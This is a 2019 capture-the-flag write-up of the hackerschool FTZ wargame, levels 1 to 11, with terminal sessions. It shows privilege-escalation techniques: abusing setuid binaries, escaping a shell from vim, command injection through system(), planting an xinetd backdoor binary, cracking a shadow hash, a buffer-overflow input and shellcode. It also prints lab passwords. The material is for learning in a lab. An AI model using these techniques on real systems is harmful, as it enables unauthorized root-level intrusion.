[KOREA]
hackerschool FTZ writeup

-hackery00bi-
(hackery00bi@gmail.com)
2019.07.07

<List>

1. FTZ Level1

```
[level1@ftz level1]$ ls -l
total 12
-rw-r--r--    1 root     root           47 Apr  4  2000 hint
drwxr-xr-x    2 root     level1       4096 Dec  7  2003 public_html
drwxrwxr-x    2 root     level1       4096 Jan 16  2009 tmp
[level1@ftz level1]$ cat hint

level2 권한에 setuid가 걸린 파일을 찾는다.

[level1@ftz level1]$ find / -user level2 -perm -4000 2> /dev/null
/bin/ExecuteMe
[level1@ftz level1]$ ls -al /bin/ExecuteMe
-rwsr-x---    1 level2   level1      12868 Sep 10  2011 /bin/ExecuteMe
[level1@ftz level1]$ /bin/ExecuteMe
```


Level1 hint's mean : **Looking for file with setuid and level2 permissions.**

$ find / -user level2 perm -4000 2> /dev/null
Can find **/bin/ExecuteMe**

When execute it, can see this sentence.


```
레벨2의 권한으로 당신이 원하는 명령어를
한가지 실행시켜 드리겠습니다.
(단, my-pass 와 chmod는 제외)

어떤 명령을 실행시키겠습니까?

[level2@ftz level2]$
```

It means **"Execute one command as level2 permissions (but, without my-pass and chmod)"**
Tried to execute **/bin/bash**



Then, can get the level2's shell.

In /bin/bash, can execute my-pass to get level2's password.



2. FTZ Level2

```
[level2@ftz level2]$ ls -l
total 12
-rw-r--r--    1 root     root           60 Mar 23  2000 hint
drwxr-xr-x    2 root     level2       4096 Feb 24  2002 public_html
drwxrwxr-x    2 root     level2       4096 Jan 16  2009 tmp
[level2@ftz level2]$ cat hint


텍스트 파일 편집 중 쉘의 명령을 실행시킬 수 있다는데...


[level2@ftz level2]$ find / -user level3 -perm -4000 2> /dev/null
/usr/bin/editor
[level2@ftz level2]$ ls -al /usr/bin/editor
-rwsr-x---    1 level3   level2      11651 Sep 10  2011 /usr/bin/editor
[level2@ftz level2]$ /usr/bin/editor
```

Level2 hint's mean : **You can run a shell command while editing a text file.**

$ find / -user level3 -perm -4000 2> /dev/null

We can find **/usr/bin/editor**


```
~
~
~
~
~
~                       VIM - Vi IMproved
~
~                        version 6.1.320
~                    by Bram Moolenaar et al.
~             Vim is open source and freely distributable
~
~                    Help poor children in Uganda!
~            type  :help iccf<Enter>       for information
~
~            type  :q<Enter>               to exit
~            type  :help<Enter>  or  <F1>  for on-line help
~            type  :help version6<Enter>   for version info
~
~
~
~
~
```

When we execute vim[**/usr/bin/editor**], we can figure out that this program executing with level3 permissions.

We can execute level3's shell using [**:!/bin/bash**] in vim.
[**:!**] is the command that help to execute shell command in vim.

```
[level2@ftz level2]$ ls -l
total 12
-rw-r--r--    1 root     root           60 Mar 23  2000 hint
drwxr-xr-x    2 root     level2       4096 Feb 24  2002 public_html
drwxrwxr-x    2 root     level2       4096 Jan 16  2009 tmp
[level2@ftz level2]$ cat hint

텍스트 파일 편집 중 쉘의 명령을 실행시킬 수 있다는데...

[level2@ftz level2]$ find / -user level3 -perm -4000 2> /dev/null
/usr/bin/editor
[level2@ftz level2]$ ls -al /usr/bin/editor
-rwsr-x---    1 level3   level2      11651 Sep 10  2011 /usr/bin/editor
[level2@ftz level2]$ /usr/bin/editor

[level3@ftz level2]$ id
uid=3003(level3) gid=3002(level2) groups=3002(level2)
[level3@ftz level2]$
```

In /bin/bash, can execute my-pass to get level3's password.



3. FTZ Level3

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char **argv){

    char cmd[100];

    if( argc!=2 ){
        printf( "Auto Digger Version 0.9₩n" );
        printf( "Usage : %s host₩n", argv[0] );
        exit(0);
    }

    strcpy( cmd, "dig @" );
    strcat( cmd, argv[1] );
    strcat( cmd, " version.bind chaos txt");

    system( cmd );

}

이를 이용하여 level4의 권한을 얻어라.

more hints.
- 동시에 여러 명령어를 사용하려면?
- 문자열 형태로 명령어를 전달하려면?
```

Level3 hint's mean : **using it to get level4's permissions.**

more hints.

- To use multiple commands at the same time?

- To forward commands in a string?

```
[level3@ftz level3]$ ls -al /bin/autodig
-rwsr-x---    1 level4   level3      12194 Sep 10  2011 /bin/autodig
[level3@ftz level3]$ /bin/autodig
Auto Digger Version 0.9
Usage : /bin/autodig host
[level3@ftz level3]$ /bin/autodig test
id
di
test
[level3@ftz level3]$ /bin/autodig 1111
socket.c:1100: internal_send: 0.0.4.87#53: Invalid argument
socket.c:1100: internal_send: 0.0.4.87#53: Invalid argument

; <<>> DiG 9.2.1 <<>> @1111 version.bind chaos txt
;; global options:  printcmd
;; connection timed out; no servers could be reached
[level3@ftz level3]$
```

/bin/autodig have level4 permissions and we can execute something because of system function.

It needs 1 argument to execute program.

We can make command line using **argv[1]**.

And it will be **system("dig @" + argv[1] + " version.bind chaos txt")**

```
[level4@ftz level3]$
[level4@ftz level3]$
[level4@ftz level3]$ /bin/autodig ;/bin/sh
Auto Digger Version 0.9
Usage : /bin/autodig host
[level4@ftz level3]$ /bin/autodig ;/bin/sh;
Auto Digger Version 0.9
Usage : /bin/autodig host
[level4@ftz level3]$ /bin/autodig ";/bin/sh;"
dig: Couldn't find server '': Name or service not known
sh-2.05b$ id
uid=3004(level4) gid=3003(level3) groups=3003(level3)
sh-2.05b$
```

now we can understand why the more hints given.

more hints.

- To use multiple commands at the same time?

- To forward commands in a string?

we can use multiple commands using [**;**]

and commands in string using [**""**]

finally the answer command is

$ /bin/autodig ";/bin/sh;"

The system function will separated three parts.

system("dig @" + argv[1] + " version.bind chaos txt")


->

1. system("dig @")

2. system("/bin/sh")

3. system(" version.bind chaos txt")

In /bin/sh, can execute my-pass to get level4's password.



4. FTZ Level4

```
[level4@ftz level4]$
[level4@ftz level4]$
[level4@ftz level4]$ ls -l
total 12
-rw-r--r--    1 root     root           50 Feb 24  2002 hint
drwxr-xr-x    2 root     level4       4096 Feb 24  2002 public_html
drwxrwxr-x    2 root     level4       4096 May 19 14:54 tmp
[level4@ftz level4]$ cat hint

누군가 /etc/xinetd.d/에 백도어를 심어놓았다.!

[level4@ftz level4]$
```

Level4 hint's mean : **Someone has planted a backdoor in /etc/xinetd.d/**

Go to check /etc/xinetd.d/

```
[level4@ftz level4]$ ls -l /etc/xinetd.d/
total 80
-r--r--r--    1 root     level4         171 Sep 10  2011 backdoor
-rw-r--r--    1 root     root           560 Dec 19  2007 chargen
-rw-r--r--    1 root     root           580 Dec 19  2007 chargen-udp
-rw-r--r--    1 root     root           417 Dec 19  2007 daytime
-rw-r--r--    1 root     root           437 Dec 19  2007 daytime-udp
-rw-r--r--    1 root     root           339 Dec 19  2007 echo
-rw-r--r--    1 root     root           358 Dec 19  2007 echo-udp
-rw-r--r--    1 root     root           317 Dec 19  2007 finger
-rw-r--r--    1 root     root           273 Dec 19  2007 ntalk
-rw-r--r--    1 root     root           359 Dec 19  2007 rexec
-rw-r--r--    1 root     root           376 Dec 19  2007 rlogin
-rw-r--r--    1 root     root           429 Dec 19  2007 rsh
-rw-r--r--    1 root     root           317 Dec 19  2007 rsync
-rw-r--r--    1 root     root           310 Dec 19  2007 servers
-rw-r--r--    1 root     root           312 Dec 19  2007 services
-rw-r--r--    1 root     root           406 Dec 19  2007 sgi_fam
-rw-r--r--    1 root     root           261 Dec 19  2007 talk
-rw-r--r--    1 root     root           305 Sep 10  2011 telnet
-rw-r--r--    1 root     root           495 Dec 19  2007 time
-rw-r--r--    1 root     root           515 Dec 19  2007 time-udp
[level4@ftz level4]$
```

We can find backdoor.

```
[level4@ftz level4]$
[level4@ftz level4]$
[level4@ftz level4]$ cat /etc/xinetd.d/backdoor
service finger
{
        disable = no
        flags           = REUSE
        socket_type     = stream
        wait            = no
        user            = level5
        server          = /home/level4/tmp/backdoor
        log_on_failure  += USERID
}
[level4@ftz level4]$
```

When we check the file named backdoor.

We can find that

1. This service's name is finger

2. need the file located server path

3. we can execute something using level5's permissions.

```
[level4@ftz level4]$
[level4@ftz level4]$
[level4@ftz level4]$ cd /home/level4/tmp/
[level4@ftz tmp]$ ls -l
total 0
[level4@ftz tmp]$
```

There is nothing in /home/level4/tmp

Thus, just gonna make it.

```
[level4@ftz tmp]$
[level4@ftz tmp]$ ls -l
total 4
-rw-rw-r--    1 level4   level4         66 May 19 15:12 backdoor.c
[level4@ftz tmp]$ cat backdoor.c
#include <stdio.h>

int main()
{
        system("my-pass");
        return 0;
}
[level4@ftz tmp]$
[level4@ftz tmp]$ gcc -o backdoor backdoor.c
[level4@ftz tmp]$
[level4@ftz tmp]$
```

Like this.

```
Level4 Password is "suck my brain".

[level4@ftz tmp]$
```

./backdoor

Check it work or not. And it is working well.

```
[level4@ftz level4]$
[level4@ftz level4]$ finger @localhost
^[[H^[[J
Level5 Password is "what is your name?".

[level4@ftz level4]$
```

$ finger @localhost

We can execute backdoor to get level5's password.

https://blog.dork94.com/89


what is this, should study

5. FTZ Level5

Level5 hint's mean :


/usr/bin/level5 program make level5.tmp file in /tmp directory.

using it to get level6's permissions.



When we execute /usr/bin/level5. **Nothing happen in /tmp**.

We can guess that the reason why nothing happen is **temporary file**.





Thus, just make **/tmp/level5.tmp and execute one more time**.
Then, we can get next password(level6's)


6. FTZ Level6

```
login as: level6
level6@192.168.197.128's password:

hint - 인포샵 bbs의 텔넷 접속 메뉴에서 많이 사용되던 해킹 방법이다.
```

Level6 hint's mean : **It is a popular hacking method in the bbs telnet access menu.**







Nothing happened.

However if use [**ctrl + c**] to get out of this program.
We **can get the level6's shell**.

Then, we can **find the file named "password".**
It have level7's password.

7. FTZ Level7

```
[level7@ftz level7]$ ls -l
total 12
-rw-r--r--    1 root     root          185 Nov 23  2000 hint
drwxr-xr-x    2 root     level7       4096 Feb 24  2002 public_html
drwxrwxr-x    2 root     level7       4096 Jan  9  2009 tmp
[level7@ftz level7]$ cat hint


/bin/level7 명령을 실행하면, 패스워드 입력을 요청한다.

1. 패스워드는 가까운곳에..
2. 상상력을 총동원하라.
3. 2진수를 10진수를 바꿀 수 있는가?
4. 계산기 설정을 공학용으로 바꾸어라.
```

Level7 hint's mean : **When you execute /bin/level7, It request a password.**


1. Password is in near place..

2. Use all your imagination.

3. Can you change binary number to decimal number?

4. Change calculator to engineering mode.

```
[level7@ftz level7]$
[level7@ftz level7]$ /bin/level7
Insert The Password : test
[level7@ftz level7]$
```



Morse code(?) -> binary number -> hex number -> string[ASCII]

We can get the next password.

8. FTZ Level8

```
[level8@ftz level8]$
[level8@ftz level8]$
[level8@ftz level8]$ ls -l
total 12
-rw-r-----    1 root     level8        109 Jan 14  2010 hint
drwxr-xr-x    2 root     level8       4096 Feb 24  2002 public_html
drwxrwxr-x    2 root     level8       4096 Jan 14  2009 tmp
[level8@ftz level8]$
[level8@ftz level8]$ cat hint


level9의 shadow 파일이 서버 어딘가에 숨어있다.
그 파일에 대해 알려진 것은 용량이 "2700"이라는 것 뿐이다.


[level8@ftz level8]$
```

Level8 hint's mean : **Level9's shadow file is hidden somewhere on the server. What's known about the file is capacity "2700".**

```
[level8@ftz level8]$
[level8@ftz level8]$
[level8@ftz level8]$ find / -size 2700c 2> /dev/null
/var/www/manual/ssl/ssl_intro_fig2.gif
/etc/rc.d/found.txt
/usr/share/man/man3/IO::Pipe.3pm.gz
/usr/share/man/man3/URI::data.3pm.gz
[level8@ftz level8]$
[level8@ftz level8]$
[level8@ftz level8]$ cat /etc/rc.d/found.txt
```

We can find **/etc/rc.d/found.txt** and it has level9's password file.

```
level9:$1$vkY6sSlG$6RyUXtNMEVGsfY7Xf0wps.:11040:0:99999:7:-1:-1:134549524
level9:$1$vkY6sSlG$6RyUXtNMEVGsfY7Xf0wps.:11040:0:99999:7:-1:-1:134549524
level9:$1$vkY6sSlG$6RyUXtNMEVGsfY7Xf0wps.:11040:0:99999:7:-1:-1:134549524
level9:$1$vkY6sSlG$6RyUXtNMEVGsfY7Xf0wps.:11040:0:99999:7:-1:-1:134549524
level9:$1$vkY6sSlG$6RyUXtNMEVGsfY7Xf0wps.:11040:0:99999:7:-1:-1:134549524
level9:$1$vkY6sSlG$6RyUXtNMEVGsfY7Xf0wps.:11040:0:99999:7:-1:-1:134549524
level9:$1$vkY6sSlG$6RyUXtNMEVGsfY7Xf0wps.:11040:0:99999:7:-1:-1:134549524
level9:$1$vkY6sSlG$6RyUXtNMEVGsfY7Xf0wps.:11040:0:99999:7:-1:-1:134549524
level9:$1$vkY6sSlG$6RyUXtNMEVGsfY7Xf0wps.:11040:0:99999:7:-1:-1:134549524
level9:$1$vkY6sSlG$6RyUXtNMEVGsfY7Xf0wps.:11040:0:99999:7:-1:-1:134549524
level9:$1$vkY6sSlG$6RyUXtNMEVGsfY7Xf0wps.:11040:0:99999:7:-1:-1:134549524
level9:$1$vkY6sSlG$6RyUXtNMEVGsfY7Xf0wps.:11040:0:99999:7:-1:-1:134549524
level9:$1$vkY6sSlG$6RyUXtNMEVGsfY7Xf0wps.:11040:0:99999:7:-1:-1:134549524
level9:$1$vkY6sSlG$6RyUXtNMEVGsfY7Xf0wps.:11040:0:99999:7:-1:-1:134549524
level9:$1$vkY6sSlG$6RyUXtNMEVGsfY7Xf0wps.:11040:0:99999:7:-1:-1:134549524
level9:$1$vkY6sSlG$6RyUXtNMEVGsfY7Xf0wps.:11040:0:99999:7:-1:-1:134549524
level9:$1$vkY6sSlG$6RyUXtNMEVGsfY7Xf0wps.:11040:0:99999:7:-1:-1:134549524
```

Use john-the-ripper to crack it.

9. FTZ Level9

```
[level9@ftz level9]$ cat hint

다음은 /usr/bin/bof의 소스이다.

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main(){

  char buf2[10];
  char buf[10];

  printf("It can be overflow : ");
  fgets(buf,40,stdin);

  if ( strncmp(buf2, "go", 2) == 0 )
   {
        printf("Good Skill!₩n");
        setreuid( 3010, 3010 );
        system("/bin/bash");
   }

}

이를 이용하여 level10의 권한을 얻어라.

[level9@ftz level9]$
```


Level9 hint's mean : **Using this code to get level10's permissions.**

```
[level9@ftz level9]$
[level9@ftz level9]$
[level9@ftz level9]$ ls -al /usr/bin/bof
-rws--x---    1 level10  level9      12111 Sep 10  2011 /usr/bin/bof
[level9@ftz level9]$
[level9@ftz level9]$
```

In this case, **can not copy this program**. Thus, we gonna make same program using hint's code.

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main(){

        char buf2[10];
        char buf[10];

        printf("It can be overflow : ");
        fgets(buf,40,stdin);

        if ( strncmp(buf2, "go", 2) == 0 )
        {
                printf("Good Skill!₩n");
                //setreuid( 3010, 3010 );
                system("/bin/bash");
        }

}
```

```
[level9@ftz tmp]$ gcc -o bof bof.c
[level9@ftz tmp]$
[level9@ftz tmp]$ ls
bof  bof.c
[level9@ftz tmp]$
```



We can find **buf[10] and buf2[10]'s difference in gdb**.

If we enter more than **17 letters[40-24=16]**,
we **can reach the buf2's space.**
Then, we **can write something in buf2.**

```
---Type <return> to continue, or q <return> to quit---
0x0804845d <main+113>:  leave
0x0804845e <main+114>:  ret
0x0804845f <main+115>:  nop
End of assembler dump.
(gdb) r
Starting program: /home/level9/tmp/bof
It can be overflow : aaaaaaaaaaaaaaaago
Good Skill!
[level9@ftz tmp]$ _
```

```
[level9@ftz level9]$
[level9@ftz level9]$
[level9@ftz level9]$ ls -al /usr/bin/bof
-rws--x---    1 level10  level9      12111 Sep 10  2011 /usr/bin/bof
[level9@ftz level9]$
[level9@ftz level9]$ /usr/bin/bof
It can be overflow : aaaaaaaaaaaaaaaago
Good Skill!
[level10@ftz level9]$
[level10@ftz level9]$ id
uid=3010(level10) gid=3009(level9) groups=3009(level9)
[level10@ftz level9]$
[level10@ftz level9]$ my-pass
```

```
Level10 Password is "interesting to hack!".

[level10@ftz level9]$
```

And we can get level10's password.

10. FTZ Level10

Skip.

11. FTZ Level11

```
[level11@ftz level11]$
[level11@ftz level11]$ cat hint

#include <stdio.h>
#include <stdlib.h>

int main( int argc, char *argv[] )
{
        char str[256];

        setreuid( 3092, 3092 );
        strcpy( str, argv[1] );
        printf( str );
}


[level11@ftz level11]$
```

This level is look like simple **BOF**.

First of all, check the **shellcode** on this system.

```
#include <stdio.h>

char sc[] = "₩x31₩xc0₩xb0₩x31₩xcd₩x80₩x8
0₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6
0";

void main()
{
        void(*shell)() = (void *)sc;

        shell();
}
```

```
[level11@ftz tmp]$
[level11@ftz tmp]$ ./shelltest
sh-2.05b$ id
uid=3091(level11) gid=3091(level11) groups=3091(level11)
sh-2.05b$
```

```
0x080484b2 <main+66>:    call   0x804833c <printf>
0x080484b7 <main+71>:    add    esp,0x10
0x080484ba <main+74>:    leave
0x080484bb <main+75>:    ret
0x080484bc <main+76>:    nop
0x080484bd <main+77>:    nop
